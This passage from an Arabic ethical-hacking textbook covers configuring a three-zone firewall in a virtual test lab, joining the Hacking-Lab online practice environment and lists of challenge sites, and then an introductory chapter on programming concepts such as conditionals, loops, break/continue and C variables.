
الشيء الآخر الذي يتعين علينا القيام به هو تغيير نوع القرص الصلب. افتراضيا، يتم إنشاء القرص الصلب من النوع **SCSI** وهذا يسبب مشاكل مع الأداء. وذلك لتجنب هذا، سوف نقوم بتغيير الإعداد إلى **IDE**. ذلك من خلال الانتقال إلى **Edit virtual machines settings** ثم **Hard Disk** ثم **Remove**. وبمجرد إزالة القرص الثابت، ننتقل إلى **Edit virtual machines settings** ثم **Hard Disk** ثم **Next** ثم **IDE** ثم **Next** ثم **Next** ثم **Finish**.
عند تشغيل الجهاز، سوف تبدأ الحزمة بالتثبيت. قم بقراءة الشرح للخطوات المختلفة وقبول الإعدادات الافتراضية لعملية التثبيت. قبول التكوين الافتراضي لـ **half-open**. فإن هذا الإعداد يقوم بتثبيت النهج الحذر للأمن، وهذا هو، لا يسمح بشيء دون تحديد ذلك بوضوح في معظم الحالات.



في الجزء الخاص بتكوين شبكة الاتصال **"Network Configuration"**، نحن نريد تغيير الاعداد لتتناسب مع تصميم السويتش المطلوبة، وهذا هو الأخضر والبرتقالي، والأحمر. في إطار تكوين الشبكة، نحدد **RED + GREEN +ORANGE** ثم ننقر فوق **Enter**.

ملاحظة: لا يمكنك استخدام الماوس، لذلك سوف تحتاج إلى استخدام مفاتيح الأسهم والمفتاح TAB للتنقل بين القائمة.

تحقق من إعدادات الاتصال الخاصة بك كما هو موضح في الصورة التالية:



الشيء التالي نحن بحاجة إلى اعداد **card assignments**. عند تحديد هذا، سيتم بحث إمكانات تكوين الشبكة التي أنشأناها. وهكذا، في كل مرة يتم الكشف عن بطاقة الشبكة، فإنه سيتم تعيين ذلك إلى الواجهة. الواجهات سوف تكون الأحمر، الأخضر، ومن ثم البرتقالي. لذلك نحن بحاجة إلى تعينهم في هذا النظام لتطابق eth0، eth1، وeth2، على التوالي.

بمجرد تعيين كل هذا، يتم تعيين الشيء التالي وهو عناوين **IP**. سيتم تكوين عناوين **IP** على سبيل المثال على النحو التالي:

Red—DHCP

Green—10.4.0.10

Orange—10.3.0.10

بمجرد تعيين بطاقات شبكة الاتصال، بعد ذلك يتم مطالبتك بتعيين اثنين من كلمات السر: واحد للوصول البعيد والآخر للمستخدم الجذري. ننصحك بأن تجعلها سهلة للتذكر لأن هذا هو فقط من أجل بيئة الاختبار. أنت حر في تعيين أي كلمة تريد. بعد تعيين كلمات المرور، سيقوم النظام بإعادة التشغيل. بمجرد إعادة التشغيل، سيكون لديك لتقوم بتسجيل الدخول والتحقق من أنه تم تعيين الواجهات الثلاثة نحو المقصود. الأسلوب المفضل للوصول إلى التكوين من الواجهة الخضراء عبر متصفح الإنترنت. نحن لا يمكن اقامة جهاز آخر على السويتش **VMnet4**، أو أسلوب آخر هو استخدام مضيف لدينا. لديك هذه القدرة، لربط السويتش إلى المضيف. في محطة إم وير، انتقل إلى **Edit** | **Virtual Network Editor** | **VMnet4** وحدد **Connect a host virtual adapter to this network**.

الخطوة التالية هي فتح المتصفح من اختيارك وأدخل **https://10.4.0.10:441**. هذا سوف يفتح واجهة تسجيل الدخول على شبكة الإنترنت. أدخل اسم المستخدم **root** مع كلمة السر التي قمت بتكوينها أثناء التثبيت. وبمجرد الانتهاء من تسجيل الدخول، سوف تظهر القائمة الرئيسية من جدار الحماية. انتقل إلى **Networking** | **incoming**، وهذا سوف يظهر القواعد التي تم تكوينها لحركة المرور الواردة.

ملحوظه: بالنسبة لمحترفي اللينكس يمكنهم استخدام أي من توزيعات اللينكس لإنشاء جدار الحماية المناسب.

الهدف مما سبق هو إنشاء معمل يحاكي الواقع لأداء تجاربنا لإتقان الهاكر الأخلاقي بدون خوف من أي مسائله قانونيه.

طريقة أخرى لإنشاء معمل خاص بك وهو الاستعانة بعمل عن طريق الشبكة


يوجد العديد من مواقع الشبكة التي تقدم لك معمل لأداء اختبار الاختراق امثله على ذلك.

https://www.hacking-lab.com

نقوم بالتسجيل في هذا الموقع ومن ثم بعد الانتهاء من عملية التسجيل وتفعيل الحساب نقوم بالنقر فوق **Security events** الموجود في القائمة اليمنى ونختار **register** "ملحوظه بعض **event** تحتاج الى اتصال مشفر **vpn**". بعد ذلك نتبع الخطوات التالية:

1- ننقر على رابط **Download** الموجود على الجانب الأيسر من صفحة الويب واختيار **Hacking-Lab LiveCD**.
2- نحدد الإصدار الأخير ونقوم بتحميل جميع الملفات الموجودة في **VMware-appliance** وذلك على حسب المنصة الافتراضية التي نستخدمها فاذا كانت المنصة **Virtual Box** فنقوم بتحميل **virtual-box-appliance**.
3- الآن، نقوم بتشغيل محطة في إم وير ونحدد **Open** من قائمة **File** ونختار **HL_LCD_811_vmware.ovf** الذي قمنا بتحميله.
4- فتظهر شاشة أخرى **Import Virtual Machine** والتي منها نحدد اسم **lab** ومن ثم ننقر فوق **import**.
5- الانتظار حتى الانتهاء من عملية **importing**.
6- بعد الانتهاء من عملية **importing** نقوم بالنقر فوق **run** لبدء عملية التشغيل.


7- الان سوف يطلب منك ادخال **username** وال **password** الموجودان في ملف **readme** المرفق مع **VMware-appliance** والذي نقوم بإدخالهما.



8- انقر على أيقونة اللغة **"الوضع الافتراضي de"** في الزاوية العلوية اليمنى وتغيير تخطيط لوحة المفاتيح إلى **us**.

9- ثم نعمل اتصال مع المعمل وذلك من خلال النقر فوق ايقونة **vpn** بالزر الأيمن للماوس ونختار **Connect Hacking-lab**.

10- فتؤدى الى ظهور شاشة **vpn** والتي يطلب منك بيانات التسجيل ندخل بها بيانات التسجيل التي قومت بإنشائها عند التسجيل في الموقع حيث يطلب منك **username** والذي ندخل فيه الايميل الخاص بعملية التسجيل والباسورد الذي قمت بإنشائه.



11- ثم الانتظار حتى يتم الاتصال "تحول لون أيقونة **vpn** الى اللون الأخضر".

12- الان نقوم بفتح متصفح الويب وندخل الى الموقع الرسمي ونختار **challenge** الذي تريد ان تقوم به.

13- يمكنك قبول التحديات الموجودة في الموقع الرسمي او الدخول الى الموقع التالي والقيام بالتحديات الموجودة فيه.

https://www.hackaserver.com

هذا الموقع يتطلب منك اجتياز الاختبار الخاص به وهي مجانا للدخول في التحديات المتاحة به

هذا المعمل يساعدك كثيرا في التدريب على مختلف تقنيات الاختراق لاقترابه من الواقع الى درجه كبيره.

إذا كنت مهتما بمحاولة استخدام العديد من معامل القرصنة على الانترنت، يمكنك ذلك من خلال زيارة الروابط التالية:

http://try2hack.nl/
http://www.hackthissite.org/
http://www.dareyourmind.net/
http://www.root-me.org/?lang=en
http://hax.tor.hu/welcome/

الفصل الثالث

البرمجة "Programming"

الهاكر هو مصطلح يشمل أولئك الذين يكتبون **code** وأولئك الذين **exploit** ذلك. على الرغم من أن هاتين المجموعتين من الهاكر في النهاية ذات أهداف مختلفة، فانهم يستخدمون نفس الأساليب لحل المشاكل. في حين ان فهم البرمجة يساعد أولئك الذين يستغلون "**exploit**"، وفهم الاستغلال "**exploitation**" يساعد أولئك الذين يقومون بالبرمجة، لكن هناك العديد من الهاكر يقومون بالأمرين معا. فالهاكر موجود في كلا التقنيات المستخدمة لكتابة الأكواد والتقنيات المستخدمة لاختراق البرامج. الهاكينج هو حقيقةً مجرد فعل لإيجاد حل ذكي وغير متوقع لمشكلة ما. يترك التقدير الحقيقي لأداء البرمجة للقراصنة: هواة كمبيوتر ذات هدف ليس لتحقيق الربح ولكن للضغط على كل جزء ممكن من الوظائف، مبرمجي المأثر "**exploit writers**" يقومون بكتابة قطع صغيرة ومدهشة من الأكواد التي تنزلق من خلال الشقوق الأمنية الضيقة. هؤلاء هم الناس الذين يحصلون على الحماسة من البرمجة ويقدرون حقا جمال قطعة أنيقة من الأكواد أو براعة الاختراق. فهم البرمجة هو شرط أساسي لفهم كيف يمكن استغلال البرامج والبرمجة هي نقطة البداية الطبيعية.
لغات البرمجة عموما مثل اللغة لدى البشر يتخاطبون بها بينهم وبين بعضهم البعض ونفهم منها متطلباته وحجاتهم للغات البرمجة للتحدث مع الحاسب. وتنفيذ الاوامر التي نطلبها منه مثلا استعلام في قواعد البيانات او أنشاء مجلد او ابسط صورها عملية حسابية الهدف منها وباختصار شديد تسهيل اعمالنا اليومية والروتينية "المملة" التي يمكنك ان تقوم بها يوميا مرات ومرات. فوائدها تسهيل العمل، تسريع العمل، ميكنة العمل، اتخاذ قرارات بناء على شروط. من هذا المنطلق إذا كان مختبر الاختراق على دراية بلغة البرمجة ويعلم كيفية البرمجة فيمكنه بكل بساطة حل المشكلة وترقيع الثغرة اغلب مدراء السيرفرات المسؤولين يجيب ان يكونوا على وعي على الاقل بالأدوات المستخدمة لديهم لكي يستطيع ان يتناقش مع المبرمج وتوضيح ماهية الخطر وكيفية علاج الثغرات ان وجدت. اما بالنسبة لمختبر الاختراقات تخيل إنك ستقوم بفحص روابط موقع رابط رابط كم من الوقت ستأخذ؟ هنا يأتي اللاعب السحري وهو البرمجة لتسهل لك هذا العمل. بالنسبة للمجال العملي والفعلي لغات البرمجة كثيرة ومتطلباتها قد تختلف من دولة الى اخر ومن منطقة الى اخرى.

3.1 ما هي البرمجة "What Is Programming"؟

البرمجة هو مفهوم طبيعي جدا وبديهي. البرنامج ليس أكثر من سلسلة من البيانات المكتوبة بلغة معينة. البرامج في كل مكان، حتى **technophobes** "رهاب التكنولوجيا وهو الخوف أو كره التكنولوجيا المتقدمة أو الأجهزة المعقدة، خاصة الحواسيب" يستخدمون البرامج كل يوم. اتجاهات القيادة، وصفات الطبخ، لعب كرة القدم، وDNA هؤلاء جميعا أنواع من البرامج. البرنامج النموذجي لاتجاهات القيادة قد تبدو شيئا من هذا القبيل:

Code View:

Start out down Main Street headed east. Continue on Main Street until you see a church on your right. If the street is blocked because of construction, turn right there at 15th Street, turn left on Pine Street, and then turn right on 16th Street. Otherwise, you can just continue and make a right on 16th Street. Continue on 16th Street, and turn left onto Destination Road. Drive straight down Destination Road for 5 miles, and then you will see the house on the right. The address is 743 Destination Road.

أي شخص يعرف اللغة الإنجليزية يمكن أن يفهم ويتبع توجيهات القيادة، حيث انها مكتوبة باللغة الإنجليزية. حيث ان التعليمات واضحة وسهلة الفهم، على الأقل للشخص الذي يقرأ الإنجليزية.

ولكن الكمبيوتر لا يفهم أصلا اللغة الإنجليزية. حيث انه يفهم لغة واحده ألا وهي لغة الآلة. لإرشاد جهاز كمبيوتر على فعل شيء، يجب أن تكون الإرشادات مكتوبة بلغته. ومع ذلك، لغة الآلة غامضة وصعبة لعمل ذلك، ويختلف من هندسة معمارية الى هندسة معمارية. لكتابة برنامج بلغة الآلة للمعالج إنتل **x86**، سيكون لديك معرفة القيمة المرتبطة بكل التعليمات، كيف تتفاعل كل التعليمات، وعدد لا يحصى من التفاصيل ذات المستوى المنخفض. البرمجة بمثل هذه شاقة ومرهقة، وأنها بالتأكيد ليست بديهية.

ما هو المطلوب من أجل التغلب على تعقيدات لغة الآلة الغير مترجمة. **Assembler** هو أحد أشكال الترجمة للغة الآلة، وهو البرنامج الذي يترجم لغة **assembly** إلى لغة الاله المقروءة. لغة **assembly** أقل غموضا من لغة الآلة، لأنه يستخدم أسماء لمختلف التعليمات والمتغيرات، بدلا من مجرد استخدام الأرقام. ومع ذلك، لغة **assembly** لا تزال بعيدة عن البديهية. أسماء التعليمات مقصوره على فئة معينه، واللغة محدده على حسب المعمارية. حيث ان لغة الآلة لمعالجات إنتل **x86** تختلف عن لغة الآلة لمعالجات **SPARC**. إذا فإن أي برنامج مكتوب باستخدام لغة **assembly** لبنية المعالج واحد لا يعمل على هندسة المعالج الآخر. إذا عند كتابة برنامج بلغة **assembly** إلى **x86**، فانه يجب عليك إعادة كتابته ليتم تشغيله على المعمارية **SPARC**. بالإضافة إلى ذلك، من أجل كتابة برنامج فعال باستخدام لغة **assembly**، يجب أن تعرف الكثير من التفاصيل ذات المستوى المنخفض لهندسة المعالج التي تكتب له.

هذه المشاكل تم التخفيف منها بشكل آخر من أشكال الترجمة وهي **compiler**. **Compiler** يحول لغة رفيعة المستوى إلى لغة الآلة. اللغات عالية المستوى هي أكثر سهولة بكثير من لغة **assembly** ويمكن تحويلها إلى العديد من الأنواع المختلفة من لغة الآلة لبنيات المعالج المختلفة. هذا يعني أنه إذا تم كتابة برنامج بلغة عالية المستوى، فان البرنامج يحتاج فقط ليكون مكتوب مرة واحدة. نفس القطعة من اكواد البرنامج يمكن ترجمتها الى لغة الآلة لمختلف الأبنية المحددة. **C**، **C++**، و **FORTRAN** كلها أمثلة للغات عالية المستوى. البرنامج المكتوب بلغة عالية المستوى هو أكثر قابلية للقراءة من ذلك بكثير وبالإنجليزية على عكس لغة **assembly** أو لغة الآلة، لكنه لا يزال يجب اتباع قواعد صارمة للغاية حول كيفية صياغة التعليمات، أم أن **compiler** لا يكون قادرا على فهم ذلك.

Pseudo-code 3.2

المبرمجين لديهم حتى الآن شكل آخر من أشكال لغات البرمجة وهي **pseudo-code**. **Pseudo-code** هي ببساطة كتابة بالإنجليزية مرتبه مع الهيكل العام مشابهة للغة عالية المستوى. ليست مفهومة من قبل **compiler**، **assembly**، أو أي من أجهزة الكمبيوتر، وإنما هو وسيلة مفيدة للمبرمج لترتيب التعليمات. لم يتم تعريف **pseudo-code** بشكل جيد؛ في الواقع، معظم الناس ترسل **pseudo-code** مختلفة قليلا. انه نوع من الحلقة المفقودة الغامضة بين اللغتين الانكليزية ولغات البرمجة عالية المستوى مثل **C**. **pseudo-code** يقدم مقدمة ممتازة لمفاهيم البرمجة العالمية المشتركة. هذا ما يعرف لدى الكثير بالتعليقات على سطور الكود.

Control Structures 3.3

بدون **control structures**، فإن البرنامج سيكون مجرد سلسلة من التعليمات المنفذة في ترتيب تسلسلي. هذا يكون على ما يرام في البرامج البسيطة جدا، ولكن معظم البرامج، مثل الاتجاهات على سبيل المثال القيادة، ليست بهذه البساطة. تضمنت توجيهات القيادة عبارات مثل، استمر على الشارع الرئيسي حتى ترى كنيسة على يمينك وإذا تم غلق الشارع بسبب البناء. هذه التعليمات تعرف بأنها **control structures**، وهي التي تقوم بتغير تدفق تنفيذ البرنامج من ترتيب تسلسلي بسيط لتدفق أكثر تعقيدا وأكثر فائدة.

القاعدة الشرطية If-Then-Else

في حالة التعليمات البرمجية "**codes**" الخاصة باتجاهات القيادة لدينا، يمكن أن يكون الشارع الرئيسي تحت الإنشاء. إذا كان كذلك، فان هناك مجموعة خاصة من التعليمات نحتاجها لمعالجة هذا الوضع. خلاف ذلك، ينبغي اتباع مجموعة من التعليمات الأصلية. هذه الأنواع من الحالات الخاصة يمكن أن تمثل في برنامج مع واحدة من أشهر **control structures**: وهو هيكل **if-then-else**. بشكل عام، يبدو شيئا من هذا القبيل:

```
If (condition) then
{
 Set of instructions to execute if the condition is met;
}
Else
{
 Set of instruction to execute if the condition is not met;
}
```

تتكون **if** في أبسط صورها من شرط واحد ومجموعة من الأوامر يتم تنفيذهم عند تحقق هذا الشرط. في هذا الكتاب، سيتم استخدام C، لذلك كل التعليمات ستنتهي مع فاصلة منقوطة، وسيتم تجميع مجموعات من التعليمات مع الأقواس المعقوفة والمسافة البادئة. إذا، فان هيكل **if-then-else pseudo-code** لاتجاهات القيادة السابقة قد تبدو شيئا من هذا القبيل:

```
Drive down Main Street;
If (street is blocked)
{
 Turn right on 15th Street;
 Turn left on Pine Street;
 Turn right on 16th Street;
}
Else
{
 Turn right on 16th Street;
}
```

هذه القاعدة حول مجموعات التعليمات ينطبق على كل من هياكل **control structures** المذكورة في هذا الكتاب، والقاعدة ذات نفسها يمكن وصفها في **pseudo-code**.

```
If (there is only one instruction in a set of instructions)
 The use of curly braces to group the instructions is optional;
Else
{
 The use of curly braces is necessary;
 Since there must be a logical way to group these instructions;
}
```

حتى وصف بناء الجملة نفسها يمكن النظر إليها على أنها برنامج بسيط. هناك اختلافات لـ **if-then-else**، عن مثلا صيغة **select/case**، ولكن المنطق لا يزال نفسه: إذا كان هذا يحدث "حدوث الشرط" فإنك تفعل هذه الأشياء، وإلا تفعل أشياء أخرى (والتي يمكن أن تتكون من أكثر من حالات **if-then statements**).

يمكن أيضا استخدام else if أكثر من واحده عند تحديد أكثر من جمله شرطيه ثم تنتهي بحالة else.

جملة if المتداخلة: يطلق عليها **Nested if** وهي عبارة عن جملة شرطية تحتوي بداخلها جملة شرطية أخرى أو أكثر، حيث تنفذ الجملة الأولى عند تحقق الشرط الأول، والجملة الثانية لا تنفذ إلا عند تحقق الشرط الأول والثاني.

القاعدة While/Until Loops "الحلقات التكرارية"

مفهوم آخر في البرمجة هو هيكل **while control structure**، هو نوع من الحلقات التكرارية. المبرمج غالبا ما يرغبون في تنفيذ مجموعة من التعليمات أكثر من مرة واحدة. البرنامج يمكن إنجاز هذه المهمة من خلال الحلقات "**loops**"، ولكنه يتطلب مجموعة من الشروط التي تقول له متى سوف يوقف هذه الحلقات، خشية أن يستمر الى ما لانهاية. **While loop** تقول انه يتم تنفيذ مجموعة من التعليمات التالية في حلقة في حين أن الشرط صحيحا. برنامج بسيط لفأر جائع يمكن أن ننظر اليه بشيء من هذا القبيل:

```
While (you are hungry)
{
    Find some food;
    Eat the food;
}
```

ان الاثنين من التعليمات التالية لـ **while** سوف تتكرر في حين أن الفأر لا يزال جائعا. كمية الطعام الذي يجدها الفأر في كل مرة يمكن أن تتراوح من كسرة صغيرة إلى رغيف كامل من الخبز. وبالمثل، يتم تنفيذ عدد من المرات لمجموعة من الإرشادات في جملة **while** في حين أن التغييرات تعتمد على مقدار الطعام الذي يجده الفأر.

نسخة آخري من حلقة **while** وهو حلقة **until loop**، على النحو الذي يتوفر في لغة البرمجة بيرل (C لا تستخدم هذا النحو). **Until** هو مجرد حلقة **while** مع عبارة شرطية مقلوبه وتعنى حتى. برنامج الفأر نفسه باستخدام حلقة **until** يكون:

```
Until (you are not hungry)
{
 Find some food;
 Eat the food;
}
```

منطقيا، يمكن تحويل أي صيغ **until-like statement** الى حلقة **while**. حيث ان اتجاهات القيادة من قبل احتوت على بيان استمر على الشارع الرئيسي حتى ترى كنيسة على يمينك. يمكن بسهولة تغير هذا في معيار **while loop** ببساطة عن طريق عكس هذه الحالة.

```
While (there is not a church on the right)
  Drive down Main Street;
```

القاعدة For Loops

هيكل **looping control structure** أخر وهو **for loop**. يستخدم هذا عادة عندما يريد المبرمج حلقة لعدد معين من التكرارات. يفضل كثير من المبرمجين استخدام **for loop** في اغلب الأحيان، لأنه ببساطة يتم تعريف المتغير المستخدم في الحلقة وتحديد الشرط والعداد في سطر واحد فقط، وهو ما يسهل كثيراً على المبرمج. وهذا هو البناء العام ل **for loop**.

اتجاه القيادة يقود مباشرة أسفل وجهة الطريق ليمكن تحويل 5 كيلومتر إلى حلقة ويبدو شيئا من هذا القبيل:

```
For (5 iterations)
 Drive straight for 1 mile;
```

في الواقع، حلقة **for loop** هو مجرد حلقة لـ **while loop** مع عداد. يمكن كتابة البيان نفسه على هذا النحو:

```
Set the counter to 0;
While (the counter is less than 5)
{
 Drive straight for 1 mile;
 Add 1 to the counter;
}
```

باستخدام لغة **C-Pseudo code** فانه يشبه مثل هذا.

```
For (i=0; i<5; i++)
 Drive straight for 1 mile;
```

في هذه الحالة، يسمى العداد i، ويتم تقسيم البيان الى ما يصل إلى ثلاثة أقسام، مفصولة بفواصل منقوطة. القسم الأول يعلن **العداد** ويحدد ذلك إلى قيمته الأولية، في هذه الحالة 0. أما القسم الثاني هو مثل صيغ **while** تستخدم العداد: عندما يتقابل شرط **while** مع العداد، فانه يحافظ على الحلقات. يصف القسم الثالث والأخير ما ينبغي اتخاذه من إجراءات على العداد خلال كل تكرار. في هذه الحالة، ++ هو وسيلة اختزال للقول، بإضافة 1 إلى العداد **i**.

باستخدام كافة هياكل **control structures**، يمكن تحويل اتجاهات القيادة ويبدو شيئا من هذا القبيل باستخدام **C-Pseudo code**:

```
Begin going East on Main Street;
While (there is not a church on the right)
 Drive down Main Street;
If (street is blocked)
{
 Turn right on 15th Street;
 Turn left on Pine Street;
 Turn right on 16th Street;
}
Else
 Turn right on 16th Street;
Turn left on Destination Road;
For (i=0; i<5; i++)
 Drive straight for 1 mile;
Stop at 743 Destination Road;
```



الأمران break و continue

يستخدم هذان الأمران في أغلب الأحيان مع الحلقات التكرارية، ويختلف عمل أحدهما عن الآخر. حيث ان الامر **break** يستخدم للخروج من الحلقة التكرارية فوراً، وغالباً ما يتم استخدام شرط معين إذا تم تحققه، يتم تنفيذ الأمر **break** والخروج من الحلقة التكرارية. اما الامر **continue** عند تنفيذه بعد عدم تنفيذ ما تبقى من أوامر الحلقة التكرارية الحالية فقط، فانه يقوم بتنفيذ باقي الحلقات التي تليها بصورة طبيعية.

```
int main(void){

    for(int i = 0; i < 10; i++){
        if(i == 5)
            break;
        printf("%d", i);
    }

    return 0;
}
```

من المفترض أن هذا البرنامج يقوم بطباعة الأعداد الصحيحة من 1 إلى 9، ولكننا قمنا بإدخال جملة شرطية تقوم بتنفيذ أمر **break** عندما تكون i تساوى 5، وسيتم الخروج من الحلقة التكرارية تماماً في الحال، فلا يتم تنفيذ جملة الطباعة التي ستقوم بطباعة رقم 5، وما بعدها من تكرارات.

```
int main(void){

    for(int i = 0; i < 10; i++){
        if(i == 5)
            continue;
        printf("%d", i);
    }

    return 0;
}
```

في هذه الحالة عندما تكون **i** تساوى 5، سيقوم البرنامج بتنفيذ الأمر **continue**، وسيتم التغاضي عن أي أوامر تأتى بعدها – جملة الطباعة التي تقوم بطباعة الرقم 5 -ولكن ستكمل الحلقة التكرارية عملها بشكل طبيعي بعدها فيتم طباعة رقم 6 و7 و8 و9.

3.4 مفاهيم البرمجة الأساسية الأخرى

في الأقسام التالية، سيتم عرض المزيد من مفاهيم البرمجة العالمية. وتستخدم هذه المفاهيم في العديد من لغات البرمجة، مع بعض الاختلافات النحوية. كما أن عرض هذه المفاهيم، سوف يتم دمجها في الأمثلة **pseudo-code** باستخدام **C** مثل. في النهاية، ينبغي لـ **pseudo-code** ان تبدو مشابهة جدا إلى **C**.

المتغيرات "Variables"

العداد المستخدم في **for loop** هو في الواقع نوع من المتغيرات "**variable**". المتغير "**variable**" يمكن ان يعتقد ببساطة بأنه الكائن الذي يحمل البيانات التي يمكن أن تتغير ومن هنا جاءت التسمية. وهناك أيضا المتغيرات التي لا تتغير، والتي هي باقتدار تسمى الثوابت "**constants**". وبالعودة إلى مثال القيادة، فإن سرعة السيارة تكون متغيرة، في حين أن لون السيارة تكون ثابتة. في **pseudo code**، فان المتغيرات هي المفاهيم المجردة البسيطة، ولكن في **C** (وفي العديد من اللغات الأخرى)، يجب تعريف المتغيرات وان يكون لها نوع قبل أن يتمكن من استخدامها. وذلك لأن في نهاية المطاف سوف يتم **compiled** لبرنامج **C** الى برنامج قابل للتنفيذ. مثل وصفة الطبخ يسرد كافة المكونات المطلوبة قبل إعطاء الإرشادات تعريف المتغيرات تسمح لك لاتخاذ الاستعدادات قبل الدخول في حوم البرنامج. في نهاية المطاف، يتم تخزين كافة المتغيرات في الذاكرة في مكان ما، وتصريحاتهم يسمح للمترجم لتنظيم هذه الذاكرة بشكل أكثر كفاءة. في النهاية رغم ذلك، على الرغم من كل التعريفات ونوع المتغير، فان كل شيء يكون على الذاكرة فقط.

في **C**، يعطى لكل متغير النوع الذي يصف المعلومات التي من المفترض أن تكون مخزنة في هذا المتغير. بعض الأنواع الأكثر شيوعا هي **int** (القيمة عدد صحيح)، **float** (القيم الفاصلة العائمة عشرية)، **char** (القيمة حرف واحد). يتم تعريف المتغيرات ببساطة عن طريق استخدام هذه الكلمات قبل إدراج المتغيرات، كما ترون أدناه.

```
int a, b;
float k;
char z;
```

يتم تعريف المتغيرات **a** و **b** الآن على أنها أعداد صحيحة، **k** يمكن أن يقبل القيم العشرية (مثل 3.14)، ومن المتوقع أن يقبل **z** قيمة حرف، مثل **a** أو **w**. المتغيرات يمكن تعيين قيامها عندما يتم الإعلان عنها أو في أي وقت بعد ذلك، وذلك باستخدام المعامل =.

```
int a = 13, b;
float k;
char z = 'A';
k = 3.14;
z = 'w';
b = a + 5;
```

بعد أن يتم تنفيذ التعليمات التالية، المتغير **a** سوف يحتوي على القيمة 13، وسيتضمن **k** العدد 3.14، وسيتضمن **z** الحرف **w**، و **b** سيحتوي على القيمة 18، حيث ان 13 + 5 يساوي 18. المتغيرات هي مجرد طريقة لتذكر القيم. ولكن، مع C، يجب عليك أولا إعلان نوع كل متغير.

